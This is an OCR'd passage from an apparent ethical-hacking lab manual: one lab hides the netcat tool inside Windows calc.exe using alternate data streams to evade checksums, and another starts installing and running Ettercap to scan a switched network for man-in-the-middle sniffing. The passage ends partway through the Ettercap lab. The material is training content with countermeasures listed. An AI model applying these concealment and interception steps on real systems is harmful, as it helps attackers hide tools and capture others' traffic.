
Lab 80: Hiding Tools on the Target

Hiding Files on the Target: CP

Prerequisites: None Local/Admin Remote
Countermeasures: SFIND Tool
Description: A common technique is for an attacker to stream files together to hide his or her tools inside a valid application. These tools can then be extracted at any time in the future, even if the tool is found and deleted. This can obviously be a very damaging technique.
Procedure: The netcat tool will be hidden inside the valid calculator tool found in Windows. The Date/Time stamp does NOT change on the calculator application, and by using this technique the MD5 checksum (the standard for computer forensics) is defeated!

Scenario: Hiding Netcat inside the Calculator Application


Verify the Date/Time Stamp of the netcat application with the **DIR** command.



```
C:\Security\Lab96>dir
 Volume in drive C has no label.
 Volume Serial Number is 44C1-800B

 Directory of C:\Security\Lab96

01/04/2005  06:13 PM    <DIR>          .
01/04/2005  06:13 PM    <DIR>          ..
08/23/2001  06:00 AM           114,688 calc.exe
01/04/2005  05:58 PM            73,728 cp.exe
08/03/2004  10:11 PM         2,698,684 ettercap-0.6.b-installer-NT2KXP.exe
08/04/2004  12:56 AM           343,040 mspaint.exe
08/03/2004  10:13 PM            96,561 nc11nt.zip
01/04/2005  05:56 PM         1,253,750 nmapntsp1.zip
               6 File(s)      4,580,451 bytes
               2 Dir(s)  11,229,495,296 bytes free

C:\Security\Lab96>_
```


Stream the netcat application into the calculator file by typing (*case sensitive*):

```
cp nc11nt.zip calc.exe:nc11nt.zip
```




```
C:\Security\Lab96>dir
 Volume in drive C has no label.
 Volume Serial Number is 44C1-800B

 Directory of C:\Security\Lab96

01/04/2005  06:13 PM    <DIR>          .
01/04/2005  06:13 PM    <DIR>          ..
08/23/2001  06:00 AM           114,688 calc.exe
01/04/2005  05:58 PM            73,728 cp.exe
08/03/2004  10:11 PM         2,698,684 ettercap-0.6.b-installer-NT2KXP.exe
08/04/2004  12:56 AM           343,040 mspaint.exe
08/03/2004  10:13 PM            96,561 nc11nt.zip
01/04/2005  05:56 PM         1,253,750 nmapntsp1.zip
               6 File(s)      4,580,451 bytes
               2 Dir(s)  11,229,495,296 bytes free

C:\Security\Lab96>cp nc11nt.zip calc.exe:nc11nt.zip

C:\Security\Lab96>
```

Verify that the Date/Time Stamp has not changed on the netcat application with the **DIR** command.




```
C:\Security\Lab96>cp nc11nt.zip calc.exe:nc11nt.zip

C:\Security\Lab96>dir
 Volume in drive C has no label.
 Volume Serial Number is 44C1-800B

 Directory of C:\Security\Lab96

01/04/2005  06:13 PM    <DIR>          .
01/04/2005  06:13 PM    <DIR>          ..
01/04/2005  06:17 PM           114,688 calc.exe
01/04/2005  05:58 PM            73,728 cp.exe
08/03/2004  10:11 PM         2,698,684 ettercap-0.6.b-installer-NT2KXP.exe
08/04/2004  12:56 AM           343,040 mspaint.exe
08/03/2004  10:13 PM            96,561 nc11nt.zip
01/04/2005  05:56 PM         1,253,750 nmapntsp1.zip
               6 File(s)      4,580,451 bytes
               2 Dir(s)  11,229,241,344 bytes free

C:\Security\Lab96>
```

Execute the calculator program to verify that the application still works by typing **calc** and pressing the **Enter** key.



```
C:\Security\Lab96>dir
 Volume in drive C has no label.
 Volume Serial Number is 44C1-800B

 Directory of C:\Security\Lab96

01/04/2005  06:13 PM    <DIR>          .
01/04/2005  06:13 PM    <DIR>          ..
01/04/2005  06:17 PM           114,688 calc.exe
01/04/2005  05:58 PM            73,728 cp.exe
08/03/2004  10:11 PM         2,698,684 ettercap-0.6.b-installer-NT2KXP.exe
08/04/2004  12:56 AM           343,040 mspaint.exe
08/03/2004  10:13 PM            96,561 nc11nt.zip
01/04/2005  05:56 PM         1,253,750 nmapntsp1.zip
               6 File(s)      4,580,451 bytes
               2 Dir(s)  11,229,224,960 bytes free

C:\Security\Lab96>calc

C:\Security\Lab96>_
```

The Windows calculator opens without incident.



Calculator
Edit View Help
0.
○ Hex ● Dec ○ Oct ○ Bin
● Degrees ○ Radians ○ Grads
□ Inv □ Hyp
Backspace CE C
Sta F-E ( ) MC 7 8 9 / Mod And
Ave dms Exp ln MR 4 5 6 * Or Xor
Sum sin x^y log MS 1 2 3 - Lsh Not
s cos x^3 n! M+ 0 +/- . + = Int
Dat tan x^2 1/x pi A B C D E F

To Verify

Delete the nc11nt.zip file by typing **del nc11nt.zip** and pressing **Enter**.

Run the following command (*case sensitive*):

```
cp calc.exe:nc11nt.zip calc.exe
```

The **nc11nt.zip** file will be extracted again into the directory.

***Note:** Streaming files is such an easy thing to do and I personally know of no Administrator even searching for “streamed” files on his or her network. This technique can be very dangerous as it defeats the MD5 checksum, and at this point there are only a couple of applications that have the ability to detect these “streamed” files. Security Administrators should not only be aware of this technique but should routinely scan for the existence of these files.

Lab 81: Capturing Switched Network Traffic

Intercept/Exploit Traffic: Ettercap

Prerequisites: None

Countermeasures: Encryption, strong security policy, sniffer detection tools


Description: Ettercap is designed to accomplish man-in-the-middle (MTM) attacks. With live sniffing of data, live filtering, active, and passive capturing, Ettercap can be a very dangerous tool in the network environment, especially in a switched network, because it allows the user to sniff traffic on a switch or manipulate the data.

Procedure: Set the parameters, execute, and analyze the data.

Double-click the **ettercap-0.6.b-installer-NT2KXP** icon to begin the Ettercap installation.


Install Ettercap with the default options.

The Ettercap installation will complete. Click **Close**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
My Documents
Ethereal
My Computer
My Network Places
Recycle Bin
Internet Explorer
Shortcut to msfconsole
ZxSniffer
ettercap 0.6.b Setup: Completed
Completed
Cancel
Nullsoft Install System v1.98
< Back
Close
Start
E:\Shared\Shared\Ettercap
ettercap 0.6.b Setup: ...
2:54 PM

```
Create shortcut: C:\Documents and Settings\Administrator\Start Menu\Program
Output directory: C:\Program Files\ettercap
Extract: cygcrypto-0.9.7.dll
Extract: cygcrypto.dll
Extract: cygssl-0.9.7.dll
Extract: cygssl.dll
Extract: cygwin1.dll
Output directory: C:\Program Files\ettercap\driver
Extract: WinPcap_2_3.exe
Output directory: C:\Program Files\ettercap\source
Extract: ettercap-0.6.b.tar.gz
Completed
```

You will be asked: **Do you want to install the packet driver now?** Click **Yes**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
My Documents
Ethereal
My Computer
My Network Places
Recycle Bin
Internet Explorer
Shortcut to msfconsole
ZxSniffer
Start
E:\Shared\Shared\Ettercap
ettercap 0.6.b Setup: ...
2:54 PM

ettercap 0.6.b Setup: Completed


Completed

```
Create shortcut: C:\Documents and Settings\Administrator\Start Menu\Program
Output directory: C:\Program Files\ettercap
Extract: cygcrypto-0.9.7.dll
Extract: cygcryp
Extract: cygssl-0
Extract: cygssl.d
Extract: cygwin1
Output directory
Extract: WinPca
Output directory
Extract: ettercap
Completed
```

ettercap 0.6.b Setup

Do you want to install the packet driver now?

Install **WinPcap 2.3** with the default options. The WinPcap installation will complete. Click **OK**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
WinPcap 2.3 setup
WinPcap 2.3
Start
E:\Shared\Shared\Ettercap
WinPcap 2.3 setup
2:55 PM

WinPcap 2.3 setup


Installation Complete

The Installation Wizard has successfully installed WinPcap 2.3.


WinPcap 2.3 has been successfully installed.

Press the OK button to exit Setup program.

From the attacker's machine click on **Start/Programs/ettercap/ettercap prompt**.




The **ettercap** prompt will now be displayed.




```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Program Files\ettercap>_
```

To start Ettercap, type **ettercap** and press **Enter**.




```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Program Files\ettercap>ettercap
```

Ettercap will detect the network cards installed and allow you to select the one you want to use for the attack. For the purposes of this lab, select the VMware network card and press **Enter**.




```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Program Files\ettercap>ettercap

ettercap 0.6.b (c) 2002 ALoR & NaGA

List of available devices :

  --> [dev0] - [VMware Accelerated AMD PCNet Adapter]
  --> [dev2] - [NdisWan Adapter]


Please select one of the above, which one ? [0]:
```

Ettercap will begin by sending out ARP requests based on the subnet mask in use. In this example, the subnet mask is a Class B so 65,535 possible IP addresses are available for use; 65,535 ARP requests are sent out looking for a response.




```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Program Files\ettercap>ettercap

ettercap 0.6.b (c) 2002 ALoR & NaGA

List of available devices :

  --> [dev0] - [VMware Accelerated AMD PCNet Adapter]
  --> [dev2] - [NdisWan Adapter]


Please select one of the above, which one ? [0]:
Your IP: 172.16.1.56 with MAC: 00:0C:29:07:EE:54 on Iface: dev0

Loading plugins... Done.
Building host list for netmask 255.255.0.0, please wait...

Sending 65535 ARP request...

- |==============================>                    ¦  59.45 %
```

Once Ettercap determines how many computers have responded to the ARP requests, it will try to retrieve the hostname for each computer.




```
(C) Copyright 1985-2000 Microsoft Corp.

C:\Program Files\ettercap>ettercap

ettercap 0.6.b (c) 2002 ALoR & NaGA

List of available devices :

  --> [dev0] - [VMware Accelerated AMD PCNet Adapter]
  --> [dev2] - [NdisWan Adapter]


Please select one of the above, which one ? [0]:
Your IP: 172.16.1.56 with MAC: 00:0C:29:07:EE:54 on Iface: dev0

Loading plugins... Done.
Building host list for netmask 255.255.0.0, please wait...

Sending 65535 ARP request...

* |===================================================>¦ 100.00 %

Resolving 54 hostnames...

\ |=================================================>  ¦  94.44 %_
```

Ettercap will then display a list of computers located. There are two identical columns listed. This allows you to select one source and one destination computer from each list, respectively.




```
                         ettercap 0.6.b
SOURCE:      172.16.1.56   00:0C:29:07:EE:54


             54 hosts in this LAN (172.16.1.56 : 255.255.0.0)
              1)    172.16.1.56        1)    172.16.1.56
              2)     172.16.0.1        2)     172.16.0.1
              3)    172.16.1.33        3)    172.16.1.33
              4)    172.16.1.54        4)    172.16.1.54
              5)    172.16.1.57        5)    172.16.1.57
              6)    172.16.1.58        6)    172.16.1.58
              7)    172.16.1.60        7)    172.16.1.60
              8)    172.16.1.65        8)    172.16.1.65
              9)    172.16.1.66        9)    172.16.1.66
             10)    172.16.4.30       10)    172.16.4.30
             11)   172.16.8.166       11)   172.16.8.166
             12)  172.16.17.179       12)  172.16.17.179
             13)   172.16.22.10       13)   172.16.22.10
             14)  172.16.26.140       14)  172.16.26.140

   Your IP: 172.16.1.56 MAC: 00:0C:29:07:EE:54 Iface: dev0 Link: SWITCH
 Host: home (172.16.0.1) : 00:12:88:42:34:C9
```

